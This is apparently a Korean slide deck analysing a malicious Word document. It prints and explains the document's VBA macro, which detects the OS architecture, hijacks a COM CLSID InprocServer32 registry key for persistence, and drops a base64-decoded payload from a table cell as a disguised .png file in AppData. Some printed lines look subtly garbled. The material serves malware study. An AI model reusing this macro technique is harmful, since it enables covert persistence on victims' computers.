2     Dim sAppData As String  
3     sAppData = Environ("APPDATA")  
4     sAppData = sAppData & "\\main_background.png"  
5     Dim myWS As Object, strPath  
6     Set myWS = CreateObject("WScript.Shell")  
7     Set fsoCheck = VBA.CreateObject("Scripting.FileSystemObject")  
8     Dim iCheck As Boolean  
9     iCheck = False  
10    #If Win64 Then  
11    #Else  
12        If (fsoCheck.FileExists("C:\\Windows\\SysWOW64\\cmd.exe") = True) Then  
13            iCheck = True  
14        Else  
15            iCheck = False  
16        End If  
17    #End If  
18
```

- CreateObject(WScript.shell) 로 시스템 명령 실행을 위한 오브젝트를 생성
- syswow64 디렉토리에 cmd가 있는지 확인
 - 있으면 iCheck=True, x64 운영체제
 - 없으면 iCheck=False, x86 운영체제



악성 문서 분석

2) macro → 레지스트리 키 조작

```
19 日 If iCheck = True Then
20      Dim wsh As Object
21      Set wsh = VBA.CreateObject("WScript.Shell")
22      Dim waitOnReturn As Boolean: waitOnReturn = True
23      Dim windowStyle As Integer: windowStyle = 0
24      wsh.Run "cmd.exe /S /C reg add HKEY_CURRENT_USER\Software\Classes\CLSID\ /f /reg:64", windowStyle, waitOnReturn
25      wsh.Run "cmd.exe /S /C reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543} /f /reg:64", windowStyle, waitOnReturn
26      wsh.Run "cmd.exe /S /C reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d " & sAppData & " /f /reg:64", windowStyle, waitOnReturn
27 日 Else
28      If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
29          myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\","","REG_SZ"
30      Else
31          End If
32 日 If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}") = False Then
33      If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\") = False Then
34          Then
35              myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\","","REG_SZ"
36          Else
37              End If
38          myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d " & sAppData & " /f /reg:64", windowStyle, waitOnReturn
39      Else
40          End If
41 日 End If
```

- 운영체제에 따라 동작이 갈리는데,
두 동작 모두 레지스트리를 생성하는 것은 동일
- 조작하는 레지스트리 키 :
HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}
- 레지스트리 키 존재하지 않으면 키 생성
존재하면 하위 키로 InprocServer32 생성 후 sAppdata 변수의 값 집어넣는다.



악성 문서 분석

2) macro → 악성파일 DROP


```
42 Dim b As String
43 Dim a As String
44 Dim tableNew As Table
45 Set tableNew = ActiveDocument.Tables(1)
46 If (iCheck = True) Then
47     a = tableNew.Cell(1, 1).Range.Text
48     a = Left(a, Len(a) - 2)
49     b = Base64Decode(a)
50 Else
51     a = tableNew.Cell(1, 2).Range.Text
52     a = Left(a, Len(a) - 2)
53     b = Base64Decode(a)
54 End If
```

- ActiveDocument.Tables() 함수
현재 활성화된 문서 파일의 테이블 정보를 가져와 객체로 가져옴
→ tableNew에 현재 문서의 테이블 정보가 들어감
- Cell()함수는 엑셀에서 쓰이는 함수 → 파일을 엑셀로 열어보자



악성 문서 분석

2) macro → 악성파일 DROP



- 이미지 뒤에 base64로 인코딩된 값들 잔뜩 있음
 - 스크립트에서 이 셀의 내용을 참조해오는 것
- x64 : A열
- x86 : B열



악성 문서 분석

2) macro → 악성파일 DROP

```
2 Dim sAppData As String
3 sAppData = Environ("APPDATA")
4 sAppData = sAppData & "\\main_background.png"
```

```
55 Dim fso As Object
56 Set fso = CreateObject("Scripting.FileSystemObject")
57 Dim oFile As Object
58
59 Set oFile = fso.CreateTextFile(sAppData)
60 oFile.Write b
61 For i = 0 To 2049
62     For j = 0 To 1024
63         oFile.Write " "
64     Next
65 Next
66 oFile.Close
67 Set fso = Nothing
68 Set oFile = Nothing
69 End Sub
```

- sAppData 변수가 가리키는 파일 : "C:\Users[사용자명]\AppData\Roaming\main_background.png"
- main_background.png 파일을 드롭하고, 컴퓨터가 시작 될 때마다 셸코드가 시작되게 함



The image features a dark teal background with several decorative elements. A vertical line with a small diamond at its base is positioned near the top center. A small circle is located to the left of the center, and a small square is to the right. Another small circle is at the bottom right. The text '감사합니다' is centered in the middle of the image.

감사합니다